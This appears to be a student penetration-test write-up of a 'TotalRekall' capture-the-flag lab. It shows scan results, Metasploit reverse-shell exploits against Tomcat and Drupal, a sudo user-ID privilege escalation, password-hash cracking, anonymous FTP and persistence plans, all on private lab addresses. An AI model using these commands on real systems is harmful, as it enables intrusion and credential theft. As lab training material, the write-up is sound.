6095738637	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
6095738716	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
6095204253	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
6095204153	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA


Phase 2. Scanning:

- **Performed a Zenmap scan on 192.168.13.0/24 to determine how many hosts are up (5):**




- Found a vulnerability on 192.168.13.13 that uses Apache/2.4.25 (Drupal 8)

```
Nmap scan report for 192.168.13.13
Host is up (0.000016s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
| http-server-header: Apache/2.4.25 (Debian)
MAC Address: 02:42:C0:A8:0D:0D (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Uptime guess: 9.817 days (since Wed Jul 13 15:12:56 2022)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=261 (Good luck!)
IP ID Sequence Generation: All zeros

TRACEROUTE
HOP RTT     ADDRESS
1   0.02 ms 192.168.13.13
```



- Found another vulnerability that uses Apache Struts 2.3.5:




Phase 3. Exploitation:

- As this current version of Apache is vulnerable to the Tomcat exploit, that is how we will be exploiting the system using MSFConsole into Meterpreter:


```
[*] 192.168.13.10 - Command shell session 3 closed.  Reason: User exit
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > options

Module options (exploit/multi/http/tomcat_jsp_upload_bypass):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS     192.168.13.10    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      8080             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The URI path of the Tomcat installation
   VHOST                       no        HTTP server virtual host


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.22.109.90    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(multi/http/tomcat_jsp_upload_bypass) >
```

```
ls -la
total 24
drwx------ 1 root root 4096 Feb  4 19:17 .
drwxr-xr-x 1 root root 4096 Jul 23 14:05 ..
-rw-r--r-- 1 root root  570 Jan 31  2010 .bashrc
-rw-r--r-- 1 root root   10 Feb  4 19:17 .flag7.txt
drwx------ 1 root root 4096 May  5  2016 .gnupg
-rw-r--r-- 1 root root  140 Nov 19  2007 .profile
cat .flag7.txt
8ks6sbhss
pwd
/root
```

- We will then view who has active sudoer permissions on the system:



- We were also able to use a command to read the passwd file (cat passwd) and found a user called Alice:



Phase 4. Post Exploitation:

- Within Meterpreter, we found a .zip file located in /root and read the file using a command (cat flagisinThisfile.7z). Another of of doing this was to install the 7z file:

```
root@kali: ~
File  Actions  Edit  View  Help
100755/rwxr-xr-x  0     fil   2022-07-23 10:12:59 -0400  .dockerenv
040755/rwxr-xr-x  4096  dir   2019-05-11 00:21:02 -0400  bin
040755/rwxr-xr-x  4096  dir   2022-02-08 09:17:59 -0500  cve-2017-538
040755/rwxr-xr-x  340   dir   2022-07-23 10:13:01 -0400  dev
040755/rwxr-xr-x  4096  dir   2022-07-23 10:12:59 -0400  etc
040755/rwxr-xr-x  4096  dir   2022-03-02 16:32:11 -0500  home
040755/rwxr-xr-x  4096  dir   2019-05-11 00:21:02 -0400  lib
040755/rwxr-xr-x  4096  dir   2019-05-09 16:49:40 -0400  media
040755/rwxr-xr-x  4096  dir   2019-05-09 16:49:40 -0400  mnt
040755/rwxr-xr-x  4096  dir   2019-05-09 16:49:40 -0400  opt
040555/r-xr-xr-x  0     dir   2022-07-23 10:13:01 -0400  proc
040700/rwx------  4096  dir   2022-02-08 09:17:45 -0500  root
040755/rwxr-xr-x  4096  dir   2019-05-09 16:49:40 -0400  run
040755/rwxr-xr-x  4096  dir   2019-05-11 00:21:02 -0400  sbin
040755/rwxr-xr-x  4096  dir   2019-05-09 16:49:40 -0400  srv
040555/r-xr-xr-x  0     dir   2022-07-23 10:13:01 -0400  sys
041777/rwxrwxrwx  4096  dir   2022-07-23 12:03:15 -0400  tmp
040755/rwxr-xr-x  4096  dir   2022-02-08 09:17:38 -0500  usr
040755/rwxr-xr-x  4096  dir   2019-05-09 16:49:40 -0400  var

meterpreter > cd /root/
meterpreter > ls
Listing: /root
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040755/rwxr-xr-x  4096  dir   2022-02-08 09:17:45 -0500  .m2
100644/rw-r--r--  194   fil   2022-02-08 09:17:32 -0500  flagisinThisfile.7z

meterpreter > sudo apt install p7zip
[-] Unknown command: sudo
meterpreter > gunzip flagisinThisfile.7z
[-] Unknown command: gunzip
meterpreter > cat flagisinThisfile.7z
7z◆◆'fV◆%◆!◆◆◆flag 10 is wjasdufsdkg
◆3◆ε◆◆э6=◆t◆◆◆#◆◆◆◆{◆◆◆<◆H◆vw{I◆◆◆◆W◆
                                        F◆◆Q◆◆◆◆◆◆I◆◆◆◆◆◆◆◆◆◆?◆;◆<◆Ex|◆◆◆◆◆
                                                                                ◆
                                                                                  #]
                                                                                    ◆◆
n◆]meterpreter >
```

```
meterpreter > ls
Listing: /root
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040755/rwxr-xr-x  4096  dir   2022-02-08 09:17:45 -0500  .m2
100644/rw-r--r--  194   fil   2022-02-08 09:17:32 -0500  flagisinThisfile.7z

meterpreter > download flagisinThisfile.7z
[*] Downloading: flagisinThisfile.7z → /root/Desktop/flagisinThisfile.7z
[*] Downloaded 194.00 B of 194.00 B (100.0%): flagisinThisfile.7z → /root/Desktop/flagisinThisfile.7z
[*] download   : flagisinThisfile.7z → /root/Desktop/flagisinThisfile.7z
meterpreter >
```

```
Terminal
File  Edit  View  Search  Terminal  Help
flag 10 is wjasdufsdkg
~
```

- As we know that there is Drupal running on Apache, we are able to use MSF exploit to exploit Drupal (host ending with 13) and found the username:

```
msf6 > use 0
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/drupal_restws_unserialize) > set rhosts 192.168.13.13
rhosts => 192.168.13.13
msf6 exploit(unix/webapp/drupal_restws_unserialize) > set lhost 192.168.13.1
lhost => 192.168.13.1
msf6 exploit(unix/webapp/drupal_restws_unserialize) > run

[*] Started reverse TCP handler on 192.168.13.1:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default
[-] Unexpected reply: #<Rex::Proto::Http::Response:0x00007f8508064ea8 @headers={"Date"=>"Sat, 23
.25 (Debian)", "X-Powered-By"=>"PHP/7.2.15", "Cache-Control"=>"must-revalidate, no-cache, privat
guage"=>"en", "X-Content-Type-Options"=>"nosniff", "X-Frame-Options"=>"SAMEORIGIN", "Expires"=>"
X-Generator"=>"Drupal 8 (https://www.drupal.org)", "Transfer-Encoding"=>"chunked", "Content-Type
tate=3, @transfer_chunked=true, @inside_chunk=0, @bufq="", @body="{\"message\":\"The shortcut se
user and the user must have \\u0027access shortcuts\\u0027 AND \\u0027customize shortcut links\\
, @message="Forbidden", @proto="1.1", @chunk_min_size=1, @chunk_max_size=10, @count_100=0, @max_
ST /node?_format=hal_json HTTP/1.1\r\nHost: 192.168.13.13\r\nUser-Agent: Mozilla/5.0 (Macintosh;
TML, like Gecko) Chrome/95.0.4638.69 Safari/537.36\r\nContent-Type: application/hal+json\r\nCont
\n      \"value\": \"link\",\n      \"options\": \"O:24:\\\"GuzzleHttp\\\\Psr7\\\\FnStream\\\":2
am\\u0000methods\\\";a:1:{s:5:\\\"close\\\";a:2:{i:0;O:23:\\\"GuzzleHttp\\\\HandlerStack\\\":3:{
000handler\\\";s:16:\\\"echo nAOTU4T87BR\\\";s:30:\\\"\\u0000GuzzleHttp\\\\HandlerStack\\u0000st
}s:31:\\\"\\u0000GuzzleHttp\\\\HandlerStack\\u0000cached\\\";b:0;}i:1;s:7:\\\"resolve\\\";}}s:9:
olve\\\";}}\"\n    }\n  ],\n  \"_links\": {\n    \"type\": {\n      \"href\": \"http://192.168.1
n}", @peerinfo={"addr"=>"192.168.13.13", "port"=>80}>
[+] The target is vulnerable.
[*] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default
[*] Sending stage (39282 bytes) to 192.168.13.13
[*] Meterpreter session 7 opened (192.168.13.1:4444 → 192.168.13.13:59658 ) at 2022-07-23 13:31

meterpreter > whoami
[-] Unknown command: whoami
meterpreter > uid
[-] Unknown command: uid
meterpreter > getuid
Server username: www-data
meterpreter >
```

- Finally, with Alice's credentials from earlier, we are able to ssh as Alice into 192.168.13.14:

```
$ sudo -u \#$((0xffffffff)) cat /root/flag12.txt
d7sdfksdf384
$
```

Window'sPenetration Test (Day 3):

- Searching GitHub, we were able to find a backup of TotalRekall's website (https://github.com/totalrekall/site/blob/main/xampp.users) along with what appears to be a hash for Tanya Rivera:

```
┌──(root💀 kali)-[~]
└─# john project2.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 512/512 AVX512BW 16×3])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Tanya4life       (trivera)
1g 0:00:00:00 DONE 2/3 (2022-07-25 19:19) 6.666g/s 8360p/s 8360c/s 8360C/s 123456..jake
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(root💀 kali)-[~]
└─#
```

- Running a Zenmap scan, we were able to find a Windows 10 machine on 172.22.117.20

```
Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00062s latency).
Not shown: 990 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           FileZilla ftpd 0.9.41 beta
25/tcp   open  smtp          SLmail smtpd 5.5.0.4433
79/tcp   open  finger        SLMail fingerd
80/tcp   open  http          Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
| http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2
106/tcp open  pop3pw         SLMail pop3pw
110/tcp open  pop3           BVRP Software SLMAIL pop3d
135/tcp open  msrpc          Microsoft Windows RPC
139/tcp open  netbios-ssn    Microsoft Windows netbios-ssn
443/tcp open  ssl/http       Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
| http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2
445/tcp open  microsoft-ds?
MAC Address: 00:15:5D:02:04:12 (Microsoft)
Device type: general purpose
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows_10
OS details: Microsoft Windows 10 1709 - 1909
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=261 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Hosts: rekall.local, localhost, www.example.com; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Index of /

Name	Last modified	Size	Description
flag2.txt	2022-02-15 13:53	34	

Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2


Windows Scavenger Hun | 172.22.117.20/flag2.txt

172.22.117.20/flag2.txt


Exploit-DB Nessus

4d7b349705784a518bc876bc2ed6d4f6


- In the previous screenshot, FileZilla is open and on port 21. By default, FileZilla has the username and password of anonymous:anonymous. Using this knowledge, we were able to use FileZilla, connect to 172.22.117.20:21 and download some files from the remote host:



- Similarly, on the same machine above, it is running SLMail services and can be exploited using MSFConsole:



- Now that we have gained access to Windows 10 (through Meterpreter) we can now schedule an automated task so we do not lose access to the machine.



